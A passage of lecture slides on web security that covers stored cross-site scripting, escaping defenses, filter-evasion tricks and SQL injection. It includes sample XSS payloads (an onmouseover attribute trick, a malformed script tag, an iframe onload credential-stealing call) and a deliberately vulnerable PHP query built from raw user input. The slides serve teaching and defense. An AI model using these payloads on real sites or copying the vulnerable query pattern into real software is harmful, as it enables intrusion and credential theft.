attack other websites.** This violates the
“spirit” of the same origin policy




Stored XSS





Where Malicious Scripts Lurk

- User-created content
 - Social sites, blogs, forums, wikis
 - When visitor loads the page, website displays the content and visitor's browser executes the script
 - All reasonable sites try to filter this out, but can make errors.
- 

Defending against XSS?



Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML 
 - Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API) 
 - Microsoft's AntiXSS
 - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
 - ' becomes ' " becomes " & becomes & 
 - In ASP.NET, Server.HtmlEncode(string)
- 

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like

→ **<b c=“>” onmouseover=“script” x=“<b ”>Hello** ←

- Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting:
<SCRIPT>alert("XSS")</SCRIPT>">
- Long UTF-8 encoding
- Scripts are not only in <script>:

<iframe src='https://bank[.]com/login' onload='steal()'>

SQL Injection

Typical Login Prompt

User Login - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Reload Home Search

Enter User Name: smith


Enter Password: ●●●●●●●

Login

? user = smith &

Typical (bad) Query Generation Code


```
<?php
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
      "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
?>
```




What if 'user' is a malicious string that changes the meaning of the query?

Demo!


User Input Becomes Part of Query




Normal Login



Malicious User Input



SQL Injection Attack



Cross-Site Scripting (XSS) (alt diagram)

